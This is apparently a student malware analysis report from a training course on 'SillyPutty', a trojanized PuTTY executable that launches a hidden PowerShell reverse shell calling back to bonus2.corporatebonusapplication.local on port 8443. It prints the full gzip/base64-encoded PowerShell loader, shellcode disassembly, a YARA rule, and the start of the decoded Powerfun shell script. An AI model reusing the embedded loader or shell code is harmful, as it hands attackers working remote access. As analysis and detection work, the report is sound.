

# Practical Malware Analysis & Triage

## Malware Analysis Report

### Shell.Putty Reverse Shell Malware

April 2022 | Chill | v1.0

## Table of Contents

Table of Contents .....	2
Executive Summary .....	3
High-Level Technical Summary .....	4
Malware Composition .....	5
putty.exe: .....	5
Basic Static Analysis .....	6
Basic Dynamic Analysis .....	7
Advanced Static Analysis .....	10
Advanced Dynamic Analysis .....	12
Indicators of Compromise .....	13
Network Indicators .....	13
Host-based Indicators .....	14
Rules & Signatures .....	15
Appendices .....	16
A. Yara Rules .....	16
B. Callback URLs .....	16
C. Decoded Code Snippets .....	17

## Executive Summary


SHA256 Hash	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
-------------	--

Shell.Putty is a malware infected version of the PuTTY binary which contains a PowerShell-based remote shell script. It is a 32-bit application that runs on the Windows operating system. When run, a remote access shell is created in the background while the standard PuTTY interface loads. Symptoms of infection a random blue screen popups on the endpoint and a network call to the URL 'bonus2.corporatebonusapplication.local'.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

## High-Level Technical Summary

Shell.PuTTY contains a base64 encoded PowerShell script inside the standard PuTTY application. When run, it calls the PowerShell script prior to the PuTTY user interface loading. The PowerShell terminal window can be seen briefly as it runs. It creates a TCP Listener on port 8443 and calls out to a URL (bonus2.corporatebonusapplication.local) using HTTPS/TLS.





## Malware Composition

Shell.Puttty consists of the following components:

File Name	SHA256 Hash
putty.exe	0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

### putty.exe:

A portable executable file containing the standard PuTTY application, infected with a malicious PowerShell command containing code that has been encoded with base64 encryption and compressed with gzip compression.

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader (New-Object System.IO.Compression.GzipStream (New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA5lW227jNhB99lcMXHUtIRbhdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczl25kL9AG0xQbkoOIRwKl0tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S3OWZYil9B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4Wl24EfrLMV2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfGCVSroAvw4DI4D3XnKk25QH1Z2pW2WKKO/ofzChNyZ/ytiWYsFe0CtyIT1N05j9suHDz+dGhKlQdQ2rotenroSXbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLDK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEs2tUUjmWA06/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4Aq4ZFTopelnazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VayHBgnqcfHwd7xzfyD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgq1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJgJGNaDUVSDQB1piQ03HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1N1WG6/2FDxd87V4wPBqmxutuleH74GV/PKRvYqI3jqFnl6yiuBFVOWdkTPXSShsfe/+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcWPiYtk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KIldDKAmpHRuSvlMC6DV0thaIhlIKOR3MjoKlUJfnhGVipR+8hOCi/WIGf9s5naT/1d6Nm++OTrtVTgantvmcFWp5uLXGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kf8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress)).ReadToEnd())"
```

*The malicious PowerShell script embedded in the application.*

The decrypted script is attached in Appendix C.

## Basic Static Analysis

Extracting out the strings from this file identified the malicious powershell.exe call. No other strings of note were discovered. It was determined that this was a 32-bit Portable Executable file that was not packed.

**Architecture:** 32-bit Portable Executable

**File Header:** MZ x

pFile	Raw Data	Value
00000000	4D 5A 78 00 01 00 00 00 04 00 00 00 00 00 00 00	MZx.....
00000010	00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00	.....x...
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	.....!...L!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 24 00 00 50 45 00 00 4C 01 0A 00	mode.\$...PE..L...

**Virtual File Size:** 614253 bytes

**Raw File Size:** 614400 bytes

pFile	Data	Description
00000170	2E 74 65 78	Name
00000174	74 00 00 00	
00000178	00095F6D	Virtual Size
0000017C	00001000	RVA
00000180	00096000	Size of Raw Data

The decrypted PowerShell code is attached in Appendix C.



## Basic Dynamic Analysis

When a user runs the putty.exe application, a blue terminal window can be briefly seen flashing on the screen before disappearing. This is the PowerShell terminal running as the malicious script executes. The PuTTY GUI is also displayed to the user and functions as it should.

With a packet capture and analysis tool such as Wireshark, a DNS query to the domain 'bonus2.corporatebonusapplication.local' is made.

Time	Source	Destination	Protocol	Length	Info
1 0.000000	10.0.0.1	10.0.0.255	UDP	82	59392 → 1947 Len=40
2 0.399674	10.0.0.4	10.0.0.3	DNS	98	Standard query 0x36ac A bonus2.corporatebonusapplication.local
3 0.399937	10.0.0.3	10.0.0.4	ICMP	126	Destination unreachable (Port unreachable)

Wireshark · Packet 2 · Ethernet	
▼ Domain Name System (query)	
Transaction ID: 0x36ac	
Flags: 0x0100 Standard query	
Questions: 1	
Answer RRs: 0	
Authority RRs: 0	
Additional RRs: 0	
▼ Queries	
▼ bonus2.corporatebonusapplication.local: type A, class IN	
Name: bonus2.corporatebonusapplication.local	
[Name Length: 38]	
[Label Count: 3]	
Type: A (Host Address) (1)	
Class: IN (0x0001)	

0000	08 00 27 cc 35 81 08 00	27 15 08 55 08 00 45 00	..-5...-U..E..
0010	00 54 26 93 00 00 80 11	00 00 0a 00 00 04 0a 00	..T&.....
0020	00 03 d3 b9 00 35 00 40	14 58 36 ac 01 00 00 01	.....5@..X6....
0030	00 00 00 00 00 00 06 62	6f 6e 75 73 32 19 63 6f	.....b onus2.co
0040	72 70 6f 72 61 74 65 62	6f 6e 75 73 61 70 70 6c	rporateb onusappl
0050	69 63 61 74 69 6f 6e 05	6c 6f 63 61 6c 00 00 01	ication local...
0060	00 01		..

Wireshark DNS entry showing callout URL

The listening port can be identified through the use of TCPview or Process Monitor, with filters for TCP operations.

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
powershell.exe	3504	TCP	Syn Sent	10.0.0.4	49739	10.0.0.4	8443	4/13/2022 7:54:08 PM	powershell.exe

TCPview showing remote port open for connections






Time of Day	Process Name	PID	Operation	Path	Result	Detail
7:58:21.60503...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:22.13323...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:22.65878...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:23.16258...	powershell.exe	3080	TCP Reconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:58:23.16263...	powershell.exe	3080	TCP Disconnect	bonus2.corporatebonusapplication.local:49741 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:26.62762...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:27.12809...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:27.65357...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:28.15734...	powershell.exe	264	TCP Reconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0
7:59:28.15744...	powershell.exe	264	TCP Disconnect	bonus2.corporatebonusapplication.local:49742 -> bonus2.corporatebonusapplication.local:8443	SUCCESS	Length: 0, seqnum: 0, connid: 0

*ProcMon with TCP filter showing callout URL and port*

Process monitor also shows the execution of powershell.exe process running under the putty.exe parent process and the full code it runs.

putty.exe (5644)	SSH, Telnet, Rlog...	C:\Users\chill\De...	"C:\Users\chill\Desktop\putty.exe"	4/13/2022 7:26:4...	4/13/2022 7:27:27 PM
powershell.exe (3448)	Windows PowerS...	C:\Windows\Sys...	powershell.exe -nop -w hidden -noni -e...	4/13/2022 7:26:4...	4/13/2022 7:26:43 PM
Conhost.exe (2296)	Console Window ...	C:\Windows\Syst...	\\??C:\Windows\system32\conhost.e...	4/13/2022 7:26:4...	4/13/2022 7:26:43 PM

*ProcMon Tree view showing powershell.exe under parent process putty.exe*



Windows PowerShell  
Microsoft Corporation

Name: powershell.exe  
Version: 10.0.19041.1 (WinBuild.160101.0800)

Path:  
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Command Line:  
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.

PID: 3448      Architecture: 32-bit

Parent PID: 5644      Virtualized: False

Session ID: 1      Integrity: Medium

User: DESKTOP-3B93GC2\chill

Auth ID: 00000000:00024de8

Started: 4/13/2022 7:26:41 PM      Ended: 4/13/2022 7:26:43 PM

*Detailed view of powershell.exe process run by putty.exe*

Manipulating the Windows hosts file to point the callout URL to the localhost address allows an attempted connection to the reverse shell that was created. Running Wireshark captures additional traffic that identifies the connection as an HTTPS/TLS encrypted connection that would require a valid certificate to authenticate and connect.





10	2.053299	127.0.0.1	127.0.0.1	TCP	94 8443 → 1051 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11	24.329068	127.0.0.1	127.0.0.1	TCP	118 1052 → 8443 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=25
12	24.329105	127.0.0.1	127.0.0.1	TCP	118 8443 → 1052 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
13	24.329153	127.0.0.1	127.0.0.1	TCP	94 1052 → 8443 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
14	24.356520	127.0.0.1	127.0.0.1	TLSv1.2	494 Client Hello
15	24.356589	127.0.0.1	127.0.0.1	TCP	94 8443 → 1052 [ACK] Seq=1 Ack=201 Win=2619648 Len=0
16	44.991870	0.0.0.0	255.255.255.255	DHCP	670 DHCP Discover - Transaction ID 0xa229b61d
17	44.992010	0.0.0.0	255.255.255.255	DHCP	670 DHCP Discover - Transaction ID 0xa229b61d

The image below shows the connection state when attempting to connect without a valid certificate.

*Attempted connection attempt without TLS certificate*



## Advanced Static Analysis

Code analysis of the Shell.Putty malware was complicated by the fact that it was built into actual application code. A disassembly tool was used to identify the powershell.exe call in the string data. The following screenshots identify the code in HEX and the code block that matches that location.

0x0000000000522000	60 68 31 20 52 00 ff 15 78 e7 4b 00 68 3a 20 52 00 50 ff 15 f8 e6 4b 00 8d 15 47 20 52 00 6a 00	`h1 R...x.K.h: R.P...K...G R.j.
0x0000000000522020	6a 00 6a 00 52 6a 00 6a 00 ff d0 61 e9 6f 3c f5 ff 6b 65 72 6e 65 6c 33 32 00 43 72 65 61 74 65	j.j.Rj.j...a.o<..kernel32.Create
0x0000000000522040	54 68 72 65 61 64 00 8d 15 4d 20 52 00 fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b 52 0c 8b	Thread...M R.....`1.d.P0.R..
0x0000000000522060	52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52 10 8b 4a	R..r(..J&1..<a .. ..RW.R..J
0x0000000000522080	3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20 01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac c1 cf 0d	<..x.H..Q.Y ..I...I.4...1....
0x00000000005220a0	01 c7 38 e0 75 f6 03 7d f8 3b 7d 24 75 e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b 58 1c 01 d3 8b 04 8b	..8.u...};}\$u.X.X\$.f.K.X.....
0x00000000005220c0	01 d0 89 44 24 24 5b 5b 61 59 5a 51 ff e0 5f 5f 5a 8b 12 eb 8d 5d 6a 01 8d 85 b2 00 00 00 50 68	...D\$\$[aYZQ..._Z.....]j.....Ph
0x00000000005220e0	31 8b 6f 87 ff d5 bb e0 1d 2a 0a 68 a6 95 bd 9d ff d5 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f	1.o.....*..h.....<..l....u..G.ro
0x0000000000522100	6a 00 53 ff d5 70 6f 77 65 72 73 68 65 6c 6c 2e 65 78 65 20 2d 6e 6f 70 20 2d 77 20 68 69 64 64	j.S..powershell.exe -nop -w hidd
0x0000000000522120	65 6e 20 2d 6e 6f 6e 69 20 2d 65 70 20 62 79 70 61 73 73 20 22 26 28 5b 73 63 72 69 70 74 62 6c	en -noni -ep bypass "&([scriptbl
0x0000000000522140	6f 63 6b 5d 3a 3a 63 72 65 61 74 65 28 28 4e 65 77 2d 4f 62 6a 65 63 74 20 53 79 73 74 65 6d 2e	ock]::create((New-Object System.
0x0000000000522160	49 4f 2e 53 74 72 65 61 6d 52 65 61 64 65 72 28 4e 65 77 2d 4f 62 6a 65 63 74 20 53 79 73 74 65	IO.StreamReader(New-Object System
0x0000000000522180	6d 2e 49 4f 2e 43 6f 6d 70 72 65 73 73 69 6f 6e 2e 47 7a 69 70 53 74 72 65 61 6d 28 28 4e 65 77	m.IO.Compression.GzipStream((New
0x00000000005221a0	2d 4f 62 6a 65 63 74 20 53 79 73 74 65 6d 2e 49 4f 2e 4d 65 6d 6f 72 79 53 74 72 65 61 6d 28 2c	-Object System.IO.MemoryStream(
0x00000000005221c0	5b 53 79 73 74 65 6d 2e 43 6f 6e 76 65 72 74 5d 3a 3a 46 72 6f 6d 42 61 73 65 36 34 53 74 72 69	[System.Convert]::FromBase64Stri
0x00000000005221e0	6e 67 28 27 48 34 73 49 41 4f 57 2f 55 57 45 43 41 35 31 57 32 32 37 6a 4e 68 42 39 39 31 63 4d	ng('H4sIAOW/UWECA51W227jNhB991cM
0x0000000000522200	58 48 55 74 49 52 62 68 64 62 64 41 45 53 43 4c 65 70 56 73 47 70 44 64 4e 56 5a 75 38 32 41 50	YHU#TbhbdbdAESCLenVcQvDdN07u82AY

*HEX view of code containing powershell.exe call*



```
6368: fcn.005220d5 ();
0x005220d5      pop ebp
0x005220d6      push 1          ; 1
0x005220d8      lea eax, [ebp + 0xb2]
0x005220de      push eax
0x005220df      push 0x876f8b31
0x005220e4      call ebp
0x005220e6      mov ebx, 0xa2a1de0
0x005220eb      push 0x9dbd95a6
0x005220f0      call ebp
0x005220f2      cmp al, 6          ; 6
0x005220f4      jl 0x522100
0x005220f6      cmp bl, 0xe0        ; 224
0x005220f9      jne 0x522100
0x005220fb      mov ebx, 0x6f721347
0x00522100      push 0
0x00522102      push ebx
0x00522103      call ebp
0x00522105      jo 0x522176
0x00522107      ja 0x52216e
0x00522109      jb 0x52217e
0x0052210b      push 0x2e6c6c65     ; 'ell.'
0x00522110      js 0x522178
0x00522113      and byte [0x20706f6e], ch
0x00522119      sub eax, 0x69682077
0x0052211e      outsb dx, byte gs:[esi]
0x00522122      and byte [0x696e6f6e], ch
0x00522128      and byte [0x62207065], ch
0x0052212e      jns 0x5221a0
0x00522130      popal
0x00522131      jae 0x5221a6
0x00522133      and byte [edx], ah
0x00522135      sub byte es:[ebx + 0x73], bl
0x00522139      arpl word [edx + 0x69], si
0x0052213c      jo 0x5221b2
0x0052213e      bound ebp, qword [edi + ebp*2 + 0x63]
0x00522142      imul ebx, dword [ebp + 0x3a], 0x3a
0x00522146      arpl word [edx + 0x65], si
0x00522149      popal
0x0052214a      je 0x5221b1
0x0052214c      sub byte [eax], ch
0x0052214e      dec esi
0x0052214f      ja 0x52217f
0x00522152      dec edi
```

*Disassembly view of code where powershell.exe is called*



## Advanced Dynamic Analysis

I was not able to identify anything further through the use of a debugger to understand the malicious code. When run through, both the PowerShell script and the main PuTTY application are called at function indicated in the following screenshot.

00475C19	E8 F1BC0000	call putty.46190B	
00475C1A	50	push eax	
00475C1B	57	push edi	
00475C1C	68 00004000	push putty.400000	400000: "MZx"
00475C21	E8 15C4FEFF	call putty.46203B	
00475C26	8BF0	mov esi, eax	
00475C28	E8 5A040000	call putty.476087	

*Point in code where the malicious script is run*

## Indicators of Compromise

The full list of IOCs can be found in the Appendices.

### Network Indicators

The key network indicator for Shell.Puty is the DNS query for the remote domain, as seen in the screenshot below.

Time	Source	Destination	Protocol	Length	Info
1 0.000000	10.0.0.1	10.0.0.255	UDP	82	59392 → 1947 Len=40
2 0.399674	10.0.0.4	10.0.0.3	DNS	98	Standard query 0x36ac A bonus2.corporatebonusapplication.local
3 0.399937	10.0.0.3	10.0.0.4	ICMP	126	Destination unreachable (Port unreachable)

Wireshark · Packet 2 · Ethernet	
▼	Domain Name System (query)
Transaction ID: 0x36ac	
Flags: 0x0100 Standard query	
Questions: 1	
Answer RRs: 0	
Authority RRs: 0	
Additional RRs: 0	
▼	Queries
▼	bonus2.corporatebonusapplication.local: type A, class IN
Name: bonus2.corporatebonusapplication.local	
[Name Length: 38]	
[Label Count: 3]	
Type: A (Host Address) (1)	
Class: IN (0x0001)	

0000	08 00 27 cc 35 81 08 00	27 15 08 55 08 00 45 00	..5...U..E
0010	00 54 26 93 00 00 80 11	00 00 0a 00 00 04 0a 00	..T&.....
0020	00 03 d3 b9 00 35 00 40	14 58 36 ac 01 00 00 01	.....5:@..X6.....
0030	00 00 00 00 00 00 06 62	6f 6e 75 73 32 19 63 6f	.....b onus2.co
0040	72 70 6f 72 61 74 65 62	6f 6e 75 73 61 70 70 6c	rporateb onusappl
0050	69 63 61 74 69 6f 6e 05	6c 6f 63 61 6c 00 00 01	ication local...
0060	00 01		..

WireShark Packet Capture of DNS query

Additionally, the port 8443 may be open and actively listening for traffic.

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
powershell.exe	3504	TCP	Syn Sent	10.0.0.4	49739	10.0.0.4	8443	4/13/2022 7:54:08 PM	powershell.exe


TCP port 8443 open





## Host-based Indicators

There are limited host-based indicators for Shell.Puttty and they are only visible for a short time period. The opening of the PowerShell terminal is the only visible indicator on the host. The image below is a screen capture of the PowerShell terminal running.








## Rules & Signatures

Yara rules can be created based on the PowerShell script contents. The full Yara rule shown below is in Appendix A.

```
1 rule Silly_Putty {
2
3   meta:
4     last_updated = "2022-04-18"
5     author = "chill"
6     description = "A Yara rule for PMAT's SillyPutty malware sample"
7
8   strings:
9     $pwsshell = "powershell.exe -nop -w hidden -noni -ep bypass \"&([scriptblock]::create((Ne
10     $PE_magic_byte = "MZ"
11
12   condition:
13     $PE_magic_byte at 0 and
14     $pwsshell
15
16 }
```



*Yara rule detection of malicious application*

## Appendices

### A. Yara Rules

The following is a sample Yara rule that can be used to detect Shell.Puttty malware.

```
rule Silly_Puttty {
    meta:
        last_updated = "2022-04-18"
        author = "chill"
        description = "A Yara rule for PMAT's SillyPutty malware sample"

    strings:
        $pwsHELL = "powershell.exe -nop -w hidden -noni -ep bypass
        \"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
        System.IO.Compression.GzipStream((New-Object
        System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECAS1W227jNhB99
        1cMXHUtIRbhdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczl25kL9AG0xQbkoOI
        Rwk10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLsc
        vdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZR4W1Z4EFrLMV2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NY
        y5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2p
        W2WKkO/ofzChNyZ/ytiWysFe0CtyIT1N05j9suHDz+dGhK1qdQ2rotcnroSXbT0Roxhro3Dqhx+BWx/GlyJa5
        QKTxEfXldK/hLya0wCdeeCF2pImJC5kFRj+U7zPEsZtUujmWA06/Ztgg5Vp2JWaY10Zd0oohLTgXEpM/Ab4FX
        hKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0
        y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcfHwd7xzfyPD72pxq3miBnI
        rGTcH4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845
        HIIdzK9X2rrowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9U
        z3+6ok4Z6G1XTsxcnGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDWw7eMfrfGA1N1WG6/2FDxd87V4wPBq
        mxtuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5w
        uCktlcWPiYtk8prV5tbHFaFlC1euZQbL2b8qYXS8ub2V01znQ54afCsry2sFyeFADCEkVXzocf372HJ/ha6L
        DyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3Mjok1UJfnhGVIpr+8h0Ci/WIGf9s5naT/1D6Nm++0TrtVTga
        ntvcmFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System
        .IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))\""
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        $pwsHELL
}
```

### B. Callback URLs

Domain	Port
<b>bonus2.corporatebonusapplication.local</b>	<b>8443</b>

## C. Decoded Code Snippets

The below is the PowerShell code after being decompressed and decoded from base64

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
